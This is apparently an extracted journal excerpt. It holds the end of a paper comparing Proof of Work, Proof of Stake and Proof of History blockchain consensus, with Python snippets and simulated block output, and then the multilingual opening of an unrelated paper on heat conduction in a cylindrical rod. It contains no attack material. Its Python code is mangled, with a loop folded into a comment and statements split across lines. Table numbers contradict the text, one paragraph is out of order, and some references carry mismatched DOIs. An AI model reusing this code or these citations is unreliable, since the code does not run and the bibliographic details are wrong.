2.1.1 Key Characteristics

PoW involves mining competition, difficulty adjustments, and significant energy consumption. Therefore, in a Proof-of-Work (PoW)-based blockchain, the number of top and bottom bookkeepers is likely to increase over time, leading to a polarization in the distribution of bookkeepers. In practice, the top 5 bookkeepers often exert control over more than 80 percent of the computing power. Table 1 illustrates mining pool members and their contributions in proof of work (PoW). Table 2 illustrates block rewards in

proof of work (PoW). Figure 2 depicts the power consumption of Bitcoin in the years 2017-2018.

2.1.2 Proof of Work (POW) Implementation

In this section, we will delve into the implementation

of the Proof of Work (PoW) algorithm in realized blockchain code. PoW is a widely used consensus algorithm, and understanding its implementation is crucial for grasping blockchain technology. Figure 3 illustrates the proof of work consensus algorithm.




Figure 3 - The proof of work consensus algorithm source: subscription.packtpub.com

2.1.3 Mining Pools

In PoW, miners often join mining pools to increase

their chances of mining a block [13]. The table 5 illustrates the mining pool members and their contributions:

Table 3 - Mining Pool Members and Contributions in PoW

Miner	Contribution (Hashrate)
Miner 1	20 TH/s
Miner 2	15 TH/s
Miner 3	25 TH/s

In a mining pool, miners combine their computational power (hashrate) to collectively solve PoW puzzles and earn block rewards. This collaborative approach increases the chances of successfully completing block mining.

2.1.4 Block Rewards

In PoW, block rewards consist of the sum of transaction fees from included transactions and newly created cryptocurrency tokens [14]. The table 6 illustrates the rewards for blocks successfully mined:

Table 4: Table with data on block formation times

Block Height	Miner	Time to Generate (in minutes)
Block 1000	Miner 1	9
Block 1001	Miner 2	8
Block 1002	Miner 3	11
Block 1003	Miner 4	7

Miners who successfully mine a block receive rewards, which include transaction fees from transactions included in the block and a fixed reward in newly created cryptocurrency tokens. These rewards serve as incentives for miners to participate in securing

the blockchain.

2.1.5 Python Code Implementation

Let's explore the Python code that implements PoW in realized blockchain:

```

1 # Proof of Work (PoW) Implementation
2 # Joining a mining pool
3 mining_pool = ["Miner 1", "Miner 2", "Miner 3"]
4 # Simulating mining in the pool for miner in mining_pool:
5 next_validator_pow = blockchain.choose_next_validator()
6 block_pow = blockchain.mine_block("PoW Block", next_validator_pow)

```

In this code, we have a mining pool with members who collectively contribute their computational power to solve PoW puzzles and mine blocks. This collaborative effort increases the chances of successfully mining blocks in the PoW consensus algorithm.

The mine block function handles the mining process by finding a valid PoW solution for the block. Miners in the pool take turns participating in block mining, and each successful mining operation results in the creation of a new block with rewards distributed to the miner.

2.2. Proof of Stake (PoS) Implementation

In this section, we will explore the implementation of the Proof of Stake (PoS) consensus algorithm in realized blockchain code. PoS offers an alternative approach to securing the blockchain, relying on validators who lock up a certain amount of cryptocurrency as collateral. Since Proof-of-Stake (PoS) prevents everyone from mining for new blocks, it is significantly more energy-efficient [15]. Furthermore, PoS is characterized by greater decentralization. In the proof-of-work protocol, the concept of "mining pools" arises, where individuals collaborate to enhance their chances of mining a new block and earning rewards. However, these pools can amass substantial control over a significant portion of

the Bitcoin blockchain, posing risks to the network. If the three largest mining pools were to unite, they could potentially authorize fraudulent transactions, exploiting their majority share. In contrast, PoS encourages more users to establish a node without the need for expensive mining equipment, thereby enhancing network decentralization and security.

Nevertheless, PoS is not without its drawbacks and is far from a flawless mechanism. Acquiring the majority of a network's shares in a PoS system provides effective control, allowing the manipulation of transactions. This vulnerability, known as a "51 percent attack," was initially associated with the Proof-of-Work method. In a PoW system, if a single miner or a group of miners can accumulate 51 percent of the hash power, they can take over the blockchain. However, PoS makes this approach exceedingly impractical as it depends on the value of the coin. If Bitcoin were to transition to PoS, acquiring 51 percent of all coins would require a substantial amount of money. Consequently, Proof-of-Stake reduces the likelihood of a 51 percent attack.

2.2.1 Stakeholders and Rewards

PoS relies on stakeholders who lock up a certain amount of cryptocurrency as collateral to participate in the block validation process [16]. The table 3 illustrates the stakeholders and their stakes:

Table 5 - Stakeholders and Their Stakes in PoS

Stakeholder	Staked Amount (Cryptocurrency)
Validator 1	10
Validator 2	15
Validator 3	12

Validators are chosen to create new blocks and validate transactions based on the amount of cryptocurrency they have staked. The more tokens a validator locks up as collateral, the higher their chances

of being selected.

Rewards in PoS are distributed to validators based on their stakes. Here's a table 4 showing the reward distribution for a specific period:

Table 6 - Reward Distribution in PoS

Validator	Reward (Cryptocurrency)
Validator 1	5
Validator 2	7
Validator 3	6

Validators receive rewards for their participation in block validation, and the rewards are proportional to their stakes. PoS networks implement security measures to ensure that validators behave honestly. An example of such a security measure is "slashing."

Validators may lose part of their staked funds if they misbehave, such as validating fraudulent blocks.

2.2.2 Python Code Implementation

Let's explore the Python code that implements PoS in realized blockchain:

```

1 # Proof of Stake (PoS) Implementation
2 # Adding stakeholders and their stakes blockchain.add_stakeholder("Validator1",
   10) blockchain.add_stakeholder("Validator2", 15)
3 # Simulating PoS block validation
4 next_validator_pos = blockchain.choose_next_validator()
5 block_pos = blockchain.stake_block("PoS Block", next_validator_pos)
    
```

2.3. Proof of History (PoH) Implementation

The PoH algorithm represents a fascinating evolution in this concept, providing a more straightforward means of validating blockchain blocks. In essence, it generates unique timestamps for each block added to the system, allowing for better control over the chronological order of nodes and simplifying the validation process[17].

of malicious actors manipulating the blockchain network is significantly reduced. This is because every transaction is promptly recorded and firmly established on the network, creating a robust defense against attempts to compromise the integrity and immutability of the transaction history. Figure 4 represents the difference between Proof of Work (PoW) and Proof of History (PoH).

With such a rigid transaction order, the risk




Figure 4 - The difference between Proof of Work and Proof of History. source: subscription.packtpub.com

2.3.1 Historical Record

The Proof-of-History concept operates in a similar manner, enabling the blockchain network to authenticate each transaction based on its unique timestamps. This approach streamlines the verification process,

requiring each transaction to be checked and verified only once instead of conducting a comprehensive network-wide re-evaluation with every transaction. Consequently, the PoH consensus algorithm offers a potential efficiency boost, saving time, cost, and

energy expenditures for a given blockchain network. This represents a Pareto improvement compared to older consensus algorithm methods. PoH generates a historical record of events on the blockchain [18]. Here's a simplified example:

1. Transaction A (Timestamp: 2023-01-15 10:00:00)
2. Transaction B (Timestamp: 2023-01-15 10:02:30)
3. Block Confirmation C (Timestamp: 2023-01-15 10:03:15)
4. Transaction D (Timestamp: 2023-01-15 10:04:45)
5. Transaction E (Timestamp: 2023-01-15 10:05:30)

This record helps validators verify the chronological order of events and achieve high-speed transaction processing.

2.3.2 Scalability Benefits

Proof of History (PoH) not only addresses scalability concerns but does so by streamlining the transaction ordering process without incurring the computational

overhead associated with Proof of Work (PoW). This streamlined approach significantly improves the blockchain's capacity to manage and process a large volume of transactions efficiently, making it a promising solution for scaling blockchain networks [19]. PoH's efficient timestamping mechanism contributes to the overall optimization of transaction throughput and system performance [20]. While the POW algorithm requires significant space to store its equations and run them again for repeated block additions, the POH approach simply requires the storage of timestamps. Since timestamps are quite literally just a track record of chronology, they require almost zero dedicated storage on the blockchain platform [21]. Therefore, platform owners and miners can reduce their storage requirements and save precious resources for other operations.

Now, let's include code blocks to illustrate the implementation of these algorithms in realized Python code.

```
1 # Proof of Stake (PoS) Implementation
2
3 # Adding stakeholders and their stakes blockchain.add_stakeholder("Validator1",
4     10) blockchain.add_stakeholder("Validator2", 15)
5 # Mining a PoS block
6 next_validator_pos = blockchain.choose_next_validator()
7 block_pos = blockchain.stake_block("PoS Block", next_validator_pos)
8 # Proof of Work (PoW) Implementation
9 # Joining a mining pool
10 mining_pool = ["Miner1", "Miner2", "Miner3"].
11     Simulating mining in the pool for miner in mining_pool:
12     next_validator_pow = blockchain.choose_next_validator()
13     block_pow = blockchain.mine_block("PoW Block", next_validator_pow)
14 # Proof of History (PoH) Implementation
15 # Obtaining the Proof of History (PoH) record poh_history =
16     blockchain.get_proof_of_history() for event in poh_history:
17     print(event)
```

Results and Discussion. The Genesis Block serves as the initial block in the blockchain. It was created at the timestamp 2023-11-30 10:25:18.367017 with proof 1 and a previous hash of 0. The only stakeholder at this point is "GenesisStakeholder" with a stake of 100. Figure 5 illustrates the simulation output of the genesis block.

Block 2 represents a Proof-of-Work (PoW) mined block, created by Validator 9 at the timestamp 2023-11-30 10:25:18.375522. The proof for this block is 2256, and the previous hash is 2a0788a31449a73f2b36ab3fc63d43e89f69acc0cdb83e5a3fe04bf8c5b9bd49. The block data includes an updated list of stakeholders with varying stakes. Figure 6 illustrates the simulation output of the block 2.


```
Block 2 mined by Validator9
Block 3 staked by GenesisStakeholder
Block Index: 1
Timestamp: 2023-11-30 10:25:18.367017
Data: Genesis Block
Proof: 1
Previous Hash: 0
Block Data: {'GenesisStakeholder': 100}
```

Figure 5 - The illustration of the simulation output for the genesis block

```
Block Index: 2
Timestamp: 2023-11-30 10:25:18.375522
Data: PoW Block
Proof: 2256
Previous Hash: 2a0788a31449a73f2b36ab3fc63d43e89f69acc0cdb83e5a3fe04bf8c5b9bd49
Block Data: {'stakeholders': {'GenesisStakeholder': 100, 'Validator1': 35, 'Validator2': 40, 'Validator3': 45, 'Validator4': 50, 'Validator5': 55, 'Validator6': 60, 'Validator7': 65, 'Validator8': 70, 'Validator9': 75, 'Validator10': 80}}
```

Figure 6 - The illustration of the simulation output for the block 2

Block 3 signifies a Proof-of-Stake (PoS) staked block, created by the initial stakeholder, GenesisStakeholder, at the timestamp 2023-11-30 10:25:18.375584. The proof for this block is 0, and the previous hash is e43cfa656c62a01174ab4c47d8ef4b94

b3f995404901af05e5c302c2f3c4e7c3. The block data includes an updated list of stakeholders, reflecting the impact of staking on their stakes. Figure 7 illustrates the simulation output of the block 3.

```
Block Index: 3
Timestamp: 2023-11-30 10:25:18.375584
Data: PoS Block
Proof: 0
Previous Hash: e43cfa656c62a01174ab4c47d8ef4b94b3f995404901af05e5c302c2f3c4e7c3
Block Data: {'stakeholders': {'GenesisStakeholder': 100, 'Validator1': 35, 'Validator2': 40, 'Validator3': 45, 'Validator4': 50, 'Validator5': 55, 'Validator6': 60, 'Validator7': 65, 'Validator8': 70, 'Validator9': 80, 'Validator10': 80}}
```

Figure 7 - The illustration of the simulation output for the block 3

The provided Python code establishes a foundational blockchain with Proof of Work (PoW) and Proof of Stake (PoS) consensus mechanisms. It initializes with a Genesis block and stakeholders, implements mining and staking processes, and incorporates a Proof of History (PoH) to chronicle events. The blockchain's structure includes blocks with essential attributes, and the code allows for the visualization of the entire chain. A random selection of validators based on their stakes is integrated, providing insights into blockchain concepts. The inclusion of PoH emphasizes the significance of historical records in the consensus process, contributing to a comprehensive understanding of blockchain mechanisms.

Conclusion. The PoW implementation in realized blockchain code demonstrates the competitive nature of block mining, where miners in a pool race to find a valid solution to the PoW puzzle. This mechanism ensures the security and decentralization of the blockchain network by making it computationally

expensive for malicious actors to control the majority of the mining power.

Next, we will explore the implementation of the Proof of History (PoH) algorithm in realized blockchain.

Numerous applications and enterprises are embracing blockchain-based solutions due to the prevailing trend towards this technology. However, before making a transition to blockchain, a comprehensive understanding of its current protocols and consensus algorithms is essential. This paper delves into various consensus techniques, categorizes them, and underscores their significance in distributed environments. Through a thorough qualitative comparison, we address existing gaps in the literature, specifically comparing Proof of Work (PoW), Proof of Stake (PoS), and the emerging Proof of History (PoH) in terms of energy efficiency, security, scalability, and IoT compatibility.

As the number of blockchain networks and

technologies expands, the need to evaluate and determine the suitability of a consensus algorithm for specific requirements becomes paramount. Our analysis demonstrates how the strengths and weaknesses of a consensus mechanism impact a blockchain-based network, addressing concerns such as power consumption, vulnerability to double spending attacks, integrity, compatibility with an IoT setup, centralization, and more.

References

1. Swan, M. Blockchain: Blueprint for a New Economy. O'Reilly Media.-2015.- ISBN 1491920491, 978149192049.- 130 p.
2. Buterin, V., & Griffith, V. "Casper the Friendly Finality Gadget."-2017. arXiv:1710.09437. DOI: [10.48550/arXiv.1710.09437] (<https://doi.org/10.48550/arXiv.1710.09437>)
3. Buterin, V., Reijnders, D., Leonardos, S., Piliouras, G. "Incentives in Ethereum's Hybrid Casper Protocol." International Journal of Network Management.-2020.-Vol. 30(5), e2098. DOI: [10.1002/nem.2098] (<https://doi.org/10.1002/nem.2098>)
4. Al-Bassam, M., Sonnino, A., Buterin, V. (2019). "Fraud and Data Availability Proofs: Maximising Light Client Security and Scaling Blockchains with Dishonest Majorities." arXiv:1809.09044[cs.CR]. DOI:[10.48550/arXiv.1809.09044](<https://doi.org/10.48550/arXiv.1809.09044>)
5. Bach, L. M., Branko, M., & Zagar, M. (2018). "Comparative Analysis of Blockchain Consensus Algorithms." In 2018 41st Int. Conv. Inf. Commun. Technol. Electron. Microelectron. (MIPRO). IEEE. 1545-1550. DOI: [10.1109/ACCESS.2019.2896108](<https://doi.org/10.1109/ACCESS.2019.2896108>)
6. Wang, W., et al. (2018). "A survey on consensus mechanisms and mining management in blockchain networks." arXiv Prepr. arXiv:1805.02707. DOI: [10.1109/ACCESS.2019.2896108] (<https://doi.org/10.1109/ACCESS.2019.2896108>)
7. Arslanian, H., & Fabrice, F. (2019). The Future of Finance. ISBN 978-3-030-14533-0 (eBook). 312 p.
8. Massarotto, G. (2019). "From Digital to Blockchain Markets: What Role for Antitrust and Regulation." 1-22. DOI: [10.2139/ssrn.3323420] (<https://doi.org/10.2139/ssrn.3323420>)
9. Nakamoto, S. "Bitcoin: A Peer-to-Peer Electronic Cash System." [Whitepaper]. 2008.- pp.1-9.
10. Bonneau, J., Miller, A., Clark, J., Narayanan, A., Kroll, J. A., & Felten, E. W. (2015). "SoK: Research Perspectives and Challenges for Bitcoin and Cryptocurrencies." IEEE Symposium on Security and Privacy.- pp. 104-121.
11. Antonopoulos, A. M. "Mastering Bitcoin: Unlocking Digital Cryptocurrencies." O'Reilly Media.- 2014.- 298 p. - ISBN 1491902647, 9781491902646
12. King, S., & Nadal, S. "PPCoin: Peer-to-Peer Crypto-Currency with Proof-of-Stake." [Whitepaper] - 2014.- 298 p. ISBN: 9781449374044
13. Kang, J., et al. "Incentivizing Consensus Propagation in Proof-of-Stake Based Consortium Blockchain Networks."- 2018.- pp.157-160. DOI: [10.1109/LWC.2018.2864758]
14. Poelstra, A., Back, A., Friedenbach, M., Maxwell, G., Wuille, P., van Wierdum, A., & Timon, J. "Confidential Assets." [Whitepaper].-2018.- Available at: [<https://blockstream.com/bitcoin17-final41.pdf>] (<https://blockstream.com/bitcoin17-final41.pdf>) (accessed on 27 January 2024).
15. Drescher, D. Blockchain Basics: A Non-Technical Introduction in 25 Steps. Apress. -2017. 248p. -ISBN-13 (electronic): 978-1-4842-2604-9. DOI: [10.1007/978-1-4842-2604-9] (<https://doi.org/10.1007/978-1-4842-2604-9>)
16. Buterin, V. "Ethereum: A Next-Generation Smart Contract and Decentralized Application Platform." [Whitepaper].- 2013.- Available at: [<https://blockchainlab.com/pdf/>] (<https://blockchainlab.com/pdf/>) (accessed on 27 January 2024).
17. Zohar, A. (2015). "Bitcoin: under the hood." Communications of the ACM, 58(9), 104-113.

18. Solana Blog. "Introducing Proof of History."- 2022.-Available at: <https://solana.com/blog/introducing-proof-of-history> (accessed on 21 March 2023).
19. Solar, M. "Solana: A New Architecture for a High-Performance Blockchain." 2020.-Available at: <https://solana.com/solana-whitepaper.pdf> (accessed on 27 January 2024).
20. Solat, A. M., Vatrappu, R., & Sundarakrishnan, B. "Proof of History: A Consensus Algorithm for Timestamping Events in Decentralized Information Systems." In 2020 IEEE Conference on Computer Communications (INFOCOM) IEEE.- 2020.- pp. 1646-1655.
21. McConaghy, T., Marques, R., Müller, A., de Jonghe, D., McMullen, G., Henderson, R., Bellemare, S., Granzotto, A. -2016.-"Bigchaindb: A Scalable Blockchain Database." White Paper. Available at: <http://dcbcl.haut.edu.cn/ups/files/20210416/1618540741252845.pdf> (accessed on 27 January 2024).
22. Solana Documentation.-2022.-"Proof of History." Available at: <https://docs.solana.com/proof-of-history> (accessed on 27 January 2024).

Information about the authors

Kemelbekov N.- Kazakh-British Technical University, Master, Almaty, Kazakhstan, e-mail:

n_kemelbekov@kbtu.kz

Begimbayeva Ye.- Ph.D., Associate Professor, Kazakh British Technical University, Almaty University of Power Engineering and Telecommunications named after Gumarbek Daukeyev, Almaty, Kazakhstan, e-mail: enlikb89@gmail.com

Ussatova O.-Ph.D., Associate Professor, Almaty University of Power Engineering and Telecommunications named after Gumarbek Daukeyev, ³Institute of information and computational technologies CS MSHE RK Almaty, Kazakhstan, e-mail: uoa_olga@mail.ru

Сведения об авторах

Кемелбеков Н. -Казакстанско-Британский технический университет, магистрант, г. Алматы, Казакстан, e-mail: n_kemelbekov@kbtu.

Бегимбаева Е.- PhD, ассоциированный профессор, Казакстанско-Британский технический университет, Алматинский университет энергетики и связи им. Г.Даукеева, г. Алматы, Казакстан, e-mail: enlikb89@gmail.com

Усатова О. - PhD, ассоциированный профессор, Алматинский университет энергетики и связи им. Г. Даукеева, Институт информационных и вычислительных технологий КН МНВО РК г. Алматы, Казакстан, e-mail: uoa_olga@mail.ru

РЕШЕНИЕ УРАВНЕНИЯ ТЕПЛОПРОВОДНОСТИ ЦИЛИНДРИЧЕСКОГО СТЕРЖНЯ

Т.Ж. Мазаков^{1*}, Ш.А. Джомартова¹, Г.З. Зиятбекова¹, Г.Ч. Тойкенов²,
М.Т. Аршидинова^{1,3}, А.Т. Мазакова¹

¹Казахский национальный университет имени аль-Фараби, Алматы, Казахстан,

²Казахская национальная академия искусств имени Темирбека Жургенова,
Алматы, Казахстан,

³Институт информационных и вычислительных технологий КН МНВО РК,
Алматы, Казахстан,
e-mail: tmazakov@mail.ru

Целью данной работы является исследование теплофизического состояния цилиндрического стержня постоянного сечения и ограниченной длины. Данная работа посвящена к автоматизации исследования теплофизического состояния стержня постоянного сечения и ограниченной длины. Процесс автоматизации исследования опирается на законы сохранения энергии. Рассматривается трехмерное тело, постоянное поперечное сечение которого имеет форму цилиндра. Однако ввиду сложности изучаемых явлений решить аналитически дифференциальные уравнения в частных производных современными математическими методами. Также существуют много методов решения, пригодных для практического использования. Поставленная задача решается приведением к уравнению в частных производных в цилиндрической системе координат, для решения которой разработан соответствующий алгоритм. Полученные результаты переводятся в декартову систему координат. Тем самым решается исходная задача. Разработана программа нахождения распространения температуры по стержню, которая помещает результаты численных расчетов в несколько файлов. Результаты численных расчетов в динамике (по времени) выводятся в виде таблицы и отображаются в виде одномерных графиков. Перспективным направлением является применение интервальной математики для исследования уравнения теплопроводности.

Ключевые слова: теплопроводность, теплоизоляция, температура, нестационарный теплофизический процесс, энергия.

ЦИЛИНДРЛІК СЫРЫҚТЫҢ ЖЫЛУ ӨТКІЗГІШТІК ТЕНДЕУІН ШЕШУ

Т.Ж. Мазаков^{1*}, Ш.А. Джомартова¹, Г.З. Зиятбекова¹, Г.Ч. Тойкенов²,
М.Т. Аршидинова^{1,3}, Ә.Т. Мазақова¹

¹әл-Фараби атындағы Қазақ ұлттық университеті, Алматы, Қазақстан,

²Т.Қ. Жүргенов атындағы Қазақ ұлттық өнер академиясы, Алматы, Қазақстан,

³Қазақстан Республикасы Ғылым және жоғары білім министрлігі Ақпараттық және есептеуіш технологиялар институты, Алматы, Қазақстан,
e-mail: tmazakov@mail.ru

Бұл жұмыстың мақсаты цилиндрлік сырықтың тұрақты қимасы мен шектеулі ұзындығының термофизикалық күйін зерттеу болып табылады. Бұл жұмыс тұрақты қиманың және шектеулі ұзындықтың жылу-физикалық күйін зерттеуді автоматтандыруға арналған. Зерттеуді автоматтандыру процесі энергияны сақтау заңдарына сүйенеді. Тұрақты көлденең қимасы цилиндр тәрізді болып келетін үш өлшемді дене қарастырылады. Алайда зерттелетін құбылыстардың күрделілігіне байланысты қазіргі математикалық әдістермен ішінара туындылардағы аналитикалық дифференциалдық теңдеулер шешіледі. Сондай-ақ, практикалық қолдануға жарамды шешудің көптеген әдістері бар. Қойылған міндет цилиндрлік координаттар жүйесінде ішінара туындылардағы теңдеуге келтіру арқылы шешіледі, оны шешу үшін тиісті алгоритм әзірленеді.

Алынған нәтижелер декарттық координаттар жүйесіне аударылады. Осылайша бастапқы міндет шешіледі. Сандық есептеулердің нәтижелерін бірнеше файлға орналастыратын сырық бойымен температураның таралуын табу программасы жасалды. Динамикадағы (уақыт бойынша) сандық есептеулердің нәтижелері кесте түрінде көрсетіледі және бір өлшемді графиктер түрінде беріледі. Жылу өткізгіштік теңдеуін зерттеу үшін интервалдық математиканы қолдану перспективалық бағыт болып табылады.

Түйін сөздер: жылу өткізгіштік, жылу оқшаулау, температура, стационарлық емес жылу-физикалық процесс, энергия.

SOLUTION OF THE HEAT CONDUCTION EQUATION OF A CYLINDRICAL ROD

T.Zh. Mazakov^{1*}, Sh.A. Jomartova¹, G.Z. Ziyatbekova¹, G.CH. Toikenov²,
M.T. Arshidinova^{1,3}, A.T. Mazakova¹

¹Al-Farabi Kazakh National University, Almaty, Kazakhstan,

²Temirbek Zhurgenov Kazakh National Academy of Arts, Almaty, Kazakhstan,

³RSE Institute of Information and Computational Technologies MSHE RK CS,

Almaty, Kazakhstan,

e-mail: tmazakov@mail.ru

The purpose of this paper is to investigate the thermophysical state of a cylindrical rod of constant cross-section and limited length. This paper is devoted to the automation of the study of the thermophysical state of a rod of constant cross-section and limited length. The process of automating research relies on the laws of conservation of energy. A three-dimensional body is considered, the constant cross section of which has the shape of a cylinder. However, due to the complexity of the studied phenomena, to solve analytically partial differential equations by modern mathematical methods. There are also many solution methods suitable for practical use. The problem is solved by reduction to a partial derivative equation in a cylindrical coordinate system, for the solution of which an appropriate algorithm is developed. The obtained results are translated into Cartesian coordinate system. This solves the original problem. A program for finding the temperature propagation along the rod has been developed, which puts the results of numerical calculations into several files. The results of numerical calculations in dynamics (by time) are output in the form of a table and displayed as one-dimensional graphs. A promising direction is the application of interval mathematics to the study of the heat conduction equation.

Keywords: thermal conductivity, thermal insulation, temperature, unsteady thermophysical process, energy.

Введение. В современных условиях экономического развития страны важнейшей задачей является модернизация существующих и создание новых высокоэффективных, надежных, безопасных систем и производств. Об этом свидетельствует обращение президента РК Касым-Жомарта Токаева в XI форуме машиностроителей Казахстана, где говорится «Отечественное машиностроение, являясь локомотивом промышленности показывает рост производства 9,4%, а по итогам первого квартала 2023 года 36%. Нам необходимо добиться ускоренного роста машиностроения на базе инноваций и передовых технологий» [1].

Дальнейшее развитие энергомашиностроения и прежде всего двигателестроения связано с существенным повышением удельных показателей. Повышение надёжности и долговечности элементов

конструкций двигателей, работающих в условиях сложного циклического термомеханического и теплофизического нагружения, является одной из самых приоритетных задач современного двигателестроения. Оценке надёжности и долговечности предшествует анализ температурного и напряжённо-деформированного состояний исследуемых элементов конструкций. В настоящее время одним из наиболее перспективных направлений исследования температурного и напряжённо-деформированного состояний является разработка вычислительных алгоритмов [2].

Высокая динамика современного развития вычислительных средств привела к появлению мощных компьютерных систем. Это открывает новые более широкие возможности эффективного использования вычислительных алгоритмов сложных теплофи-

зических и физико-механических процессов. В то же время качество вычислительных алгоритмов во многом зависит от достоверности на теоретическом уровне принятых математических моделей.

Актуально изучение качественного и количественного влияния параметров источника тепла и геометрических характеристик стержня на температурное поле. Это связано с тем, что надежная работа технологических линий перерабатывающих предприятий, элементы атомных и тепловых электростанций, реактивных двигателей и двигателей внутреннего сгорания, зависит от термофизического состояния этих элементов при воздействии разнородных источников тепла.

Материалы и методы. Актуальной является также проблема создания новых эффективных алгоритмов и на их основе современного прикладного программного обеспечения для решения задач вычислительной теплопроводности [3-4].

Анализ этих работ показывает:

1. Существующие методы исследования термофизического состояния несущих элементов конструкций учитывают влияние на распределение температуры тела отдельных внешних факторов.
2. В некоторых известных работах в этой области не учитывается зависимость между коэффициентом теплового расширения и модуля упругости от температуры стержня переменного сечения, при условии его защемления. В
3. В тех работах, где эта зависимость учтена, значения

вышеперечисленных параметров, в частном случае, используются в виде постоянных.

Поэтому, проблема разработки математической модели термофизического состояния стержня переменного сечения, которая бы учитывала одновременное влияние локальной температуры, теплоизоляции и теплообмена с внешней средой является актуальной. Таким образом, по исследуемой проблеме имеется существенный задел для научных поисков.

В связи с вышеизложенным, актуальной задачей является разработка и исследование вычислительных алгоритмов и программ моделирования теплофизических процессов в стержне переменного сечения, который находится под одновременным воздействием локальных температур, тепловых потоков, теплоизоляции и теплообмена. Так же, актуальной является проблема создания новых эффективных методов, вычислительных алгоритмов и на их основе современного прикладного программного обеспечения для решения задач теплофизики [5].

Результаты и обсуждение. В статье рассматривается цилиндрический стержень длиной L и радиусом R . При этом левый конец стержня совпадает с началом координат и коэффициент теплообмена считается постоянным по всей поверхности стержня. Также предполагается, что стержень находится под воздействием точечной температуры и поверхностного теплообмена [6].

Рассмотрим горизонтальный стержень ограниченной длины L и радиуса R . Построим глобальную декартовую систему координат $Oxyz$ (Рисунок 1).




Рис.1 - Общий вид цилиндрического стержня

Распространение тепла в стержне описывается следующим трехмерным уравнением теплопроводности

$$c\rho \frac{\partial T}{\partial t} = \frac{\partial}{\partial x} \left(k \frac{\partial T}{\partial x} \right) + \frac{\partial}{\partial y} \left(k \frac{\partial T}{\partial y} \right) + \frac{\partial}{\partial z} \left(k \frac{\partial T}{\partial z} \right) + q, \quad (1)$$

где

k - коэффициент теплопроводности;

ρ - плотность;

- удельная теплоемкость;

h - коэффициент теплообмена;

$q(x, y, z, t)$ - интенсивность источников тепла в точке (x, y, z) в момент времени t .

T_{oc} - температура окружающей среды;

S_{nc} - площадь поперечного сечения стержня;

x, y, z - пространственные переменные $0 \leq x, y \leq R, 0 \leq z \leq L$;

R - радиус стержня;

L - длина стержня.

Дифференциальное уравнение в частных производных (1) является дифференциальным уравнением сохранения энергии для изохорного процесса переноса теплоты, или уравнением нестационарной теплопроводности. Оно устанавливает связь между временным и пространственным изменением температуры в любой точке твердого тела, в котором происходит процесс теплопроводности.

Предполагается, что левый конец стержня совпадает с началом координат и коэффициент теплообмена считается постоянным по всей поверхности стержня. Также предполагается, что стержень находится под воздействием точечной температуры и поверхностного теплообмена.

Дифференциальное уравнение теплопроводности совместно с начальными и граничными условиями полностью определяют задачу, т. е. зная геометрическую форму тела, начальные и граничные условия, можно дифференциальное уравнение решить до конца и, следовательно, найти поле температур в теле, $T(x, y, z, t)$ - функцию распределения температуры в любой момент времени t .

Функция $T(x, y, z, t)$ должна удовлетворять дифференциальному уравнению (1), а также начальным и граничным условиям.

Для выделения единственного решения уравнения теплопроводности необходимо к уравнению (1) присоединить начальные и граничные условия.

Начальные условия необходимы при рассмотрении нестационарных процессов и состоят в задании закона распределения температуры внутри тела в начальный момент времени. В общем случае начальное условие аналитически может быть записано следующим образом:

$$T_{t=0} = f(M), \quad (2)$$

где $M = (x, y, z) \in D$,

t - время ($t_0 \leq t \leq t_1$),

$t_1 - t_0$ - промежуток времени, в течение которого изучается процесс теплопроводности стержня.

Обозначим через D - параллелепипед $(-R \leq x, y \leq R, 0 \leq z \leq L)$, а через ∂D - границу D , $Q = \{x, y, z, t | (x, y, z) \in D, t \in [t_0, t_1]\}$.

Граничные условия зададим в виде

$$\frac{\partial T}{\partial n} = 0. \quad (3)$$

$$T(0, y, z, t) = f.$$

В данной работе рассматривается горизонтальный цилиндрический стержень радиуса R и ограниченной длины L . Боковая поверхность стержня нетеплоизолирована. На площадь поперечного сечения левого конца подводится тепловой поток интенсивностью $q[\frac{Вт}{см^2}]$. При этом температура окружающей среды $T_{oc}[^{\circ}C]$.

При замене координат

$$x = r * \sin(\varphi), y = r * \cos(\varphi) \quad (4)$$

система уравнений теплопроводности (1) примет следующий вид в цилиндрической системе координат

$$\frac{\partial T}{\partial t} = k(t) \left(\frac{\partial^2 T}{\partial r^2} + \frac{1}{r} \frac{\partial T}{\partial r} + \frac{1}{r^2} \frac{\partial^2 T}{\partial \varphi^2} + \frac{\partial^2 T}{\partial z^2} \right) + \frac{q(r, z, \varphi, t)}{c\rho} \quad (5)$$

В силу симметрии поле температур не зависит от φ . Поэтому перепишем уравнение (3) в следующем виде

